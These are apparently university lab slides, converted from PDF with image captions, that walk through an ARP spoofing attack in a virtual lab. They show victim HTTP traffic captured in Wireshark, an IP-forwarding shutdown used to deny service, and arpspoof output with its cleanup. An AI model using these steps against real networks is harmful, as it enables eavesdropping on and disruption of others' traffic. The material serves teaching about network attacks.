
- The tool will continue sending the crafted ARP reply over and over

[illegible]




# STEP-03: Man-in-the-Middle (eavesdropping)

- Now all the network traffic sent from the victim to the internet goes to the attacker machine.
- The attacker could use a network sniffer to capture and record all the network traffic.



# STEP-03: Man-in-the-Middle (eavesdropping)

- The victim machine could access the internet.
- Nothing from the victim point of view change.



# STEP-03: Man-in-the-Middle (eavesdropping)

The screenshot illustrates a Man-in-the-Middle (eavesdropping) attack setup in a virtual machine environment. The left window shows a web browser with the address bar set to `www.uwindsor.ca/`. The search history includes `myip`, `uwindsor`, `td bank`, and `hello`. The main content area displays a snippet from a "DRUM STUDY" article, mentioning "Researcher measures biomechanics and muscle activation patterns of drummers".


The right window shows a Wireshark packet capture on the `*eth0` interface. The filter is set to `ip.addr == 192.168.0.102 and http`. The packet list shows several HTTP requests and responses. The selected packet (22038) is an HTTP GET request to `/ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&_origin=0`. The packet details pane shows the request structure, including the `Accept`, `Referer`, `Accept-Language`, and `User-Agent` headers.

Time	Source	Destination	Protocol	Length	Info
1910	231.384697864	69.90.153.134	HTTP	722	HTTP/1.1 302 Moved Te
1928	231.398027435	192.168.0.102	HTTP	784	GET /sync?type=gif&ke
2004	231.470641201	192.168.0.102	HTTP	538	GET /mapuser?provider
2008	231.478951114	52.52.78.193	HTTP	633	HTTP/1.1 200 OK (GIF
2016	231.501301106	152.195.14.100	HTTP	346	HTTP/1.1 302 Found
2038	231.579415227	192.168.0.102	HTTP	667	GET /ups/55949/sync?u
2042	231.611197948	52.4.24.64	HTTP	529	HTTP/1.1 204 No Conte
2340	265.661781116	23.35.140.122	HTTP	468	HTTP/1.0 408 Request


Frame 22038: 667 bytes on wire (5336 bits), 667 bytes captured (5336 bits) on interface 0  
Ethernet II, Src: PcsCompu\_36:75:7f (08:00:27:36:75:7f), Dst: PcsCompu\_9d:02:8f (08:00:27:9d:02:8f)  
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 52.4.24.64  
Transmission Control Protocol, Src Port: 62674, Dst Port: 80, Seq: 1, Ack: 1, Len: 613  
Hypertext Transfer Protocol  
GET /ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&\_origin=0 HTTP/1.1\r\n\r\nAccept: image/png, image/svg+xml, image/jxr, image/\*;q=0.8, /\*;q=0.5\r\n\r\nReferer: http://www.uwindsor.ca/\r\n\r\nAccept-Language: en-CA\r\n\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36

Packets: 22361 · Displayed: 225

# STEP-03: Man-in-the-Middle (eavesdropping)




**The victim is browsing the web**



**Attacker Machine Sniffing the  
victim traffic**

# STEP-03: Man-in-the-Middle (eavesdropping)



The victim is browsing the web

910	231.384697864	69.90.153.134	192.168.0.102	HTTP	722	HTTP/1.1 302 Moved
928	231.398027435	192.168.0.102	52.52.78.193	HTTP	784	GET /sync?type=gif&
904	231.470641201	192.168.0.102	152.195.14.100	HTTP	538	GET /mapuser?provid
908	231.478951114	52.52.78.193	192.168.0.102	HTTP	633	HTTP/1.1 200 OK (G
916	231.501301106	152.195.14.100	192.168.0.102	HTTP	346	HTTP/1.1 302 Found
938	231.579415227	192.168.0.102	52.4.24.64	HTTP	667	GET /ups/55949/sync
942	231.611197948	52.4.24.64	192.168.0.102	HTTP	529	HTTP/1.1 204 No Con
940	265.661781116	23.35.140.122	192.168.0.102	HTTP	468	HTTP/1.0 408 Reques

Frame 22038: 667 bytes on wire (5336 bits), 667 bytes captured (5336 bits) on interface 0
Ethernet II, Src: PcsCompu_36:75:7f (08:00:27:36:75:7f), Dst: PcsCompu_9d:02:8f (08:00:27:9c
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 52.4.24.64
Transmission Control Protocol, Src Port: 62674, Dst Port: 80, Seq: 1, Ack: 1, Len: 613
Hypertext Transfer Protocol
GET /ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&_origin=0 HTTP/1.1\r\n
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5\r\n
Referer: http://www.uwindsor.ca/\r\n
Accept-Language: en-CA\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecl


0d0	66	65	72	65	72	3a	20	68	74	74	70	3a	2f	2f	77	77	ferer: h	t	t	p	:	/	w	w
-----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----------	---	---	---	---	---	---	---

Attacker Machine Sniffing the  
victim traffic




# STEP-04: Denial of Service

How could the attacker execute a DoS attack against the victim?



# STEP-04: Denial of Service


What will happen if the attacker disable the IP forward on his machine and continue sending the malicious ARP messages?

A screenshot of a terminal window with a dark blue background. The title bar at the top is light gray and contains the text 'root@kali: ~'. Below the title bar is a menu bar with the items 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows two lines of text: the first line is 'root@kali:~# echo 0 > /proc/sys/net/ipv4/ip\_forward' and the second line is 'root@kali:~#' followed by a white cursor block.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# echo 0 > /proc/sys/net/ipv4/ip_forward  
root@kali:~#
```

# STEP-04: Denial of Service


The victim will not have access to the internet anymore





# The Scope of the Attack

Let us say that the victim ping other hosts on the network like 192.168.0.101 (the other linux machine)

A screenshot of a Windows Command Prompt window. The title bar reads "Select Command Prompt". The window content shows the Windows version and copyright information, followed by a user typing a ping command. The output shows four successful replies with 0ms round trip times.

```
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ebinsaad>ping 192.168.0.101

Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.0.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\ebinsaad>
```


# The Scope of the Attack

Also, the **192.168.0.101** (the other linux machine) ping the victim machine **192.168.0.102**

```
ebinsaad@wasp01:~$ ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data:
64 bytes from 192.168.0.102: icmp_seq=1 ttl=128 time=0.397 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=128 time=0.414 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=128 time=0.303 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=128 time=0.325 ms
64 bytes from 192.168.0.102: icmp_seq=5 ttl=128 time=0.308 ms
64 bytes from 192.168.0.102: icmp_seq=6 ttl=128 time=0.291 ms
64 bytes from 192.168.0.102: icmp_seq=7 ttl=128 time=0.429 ms
64 bytes from 192.168.0.102: icmp_seq=8 ttl=128 time=0.302 ms
64 bytes from 192.168.0.102: icmp_seq=9 ttl=128 time=0.400 ms
^C
--- 192.168.0.102 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8006ms
rtt min/avg/max/mdev = 0.291/0.352/0.429/0.053 ms
```

# The Scope of the Attack

Do you think the attacker will be able to capture and record these ping messages between the victim machine and the other hosts in the network?



# ARP Attack Teardown

Finally, the attacker will end the attack by stopping the arpspoof tool

```
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
^CCleaning up and re-arping targets...
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at e4:6f:13:68:45:98
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:36:75:7f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at e4:6f:13:68:45:98
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:36:75:7f
```

# Questions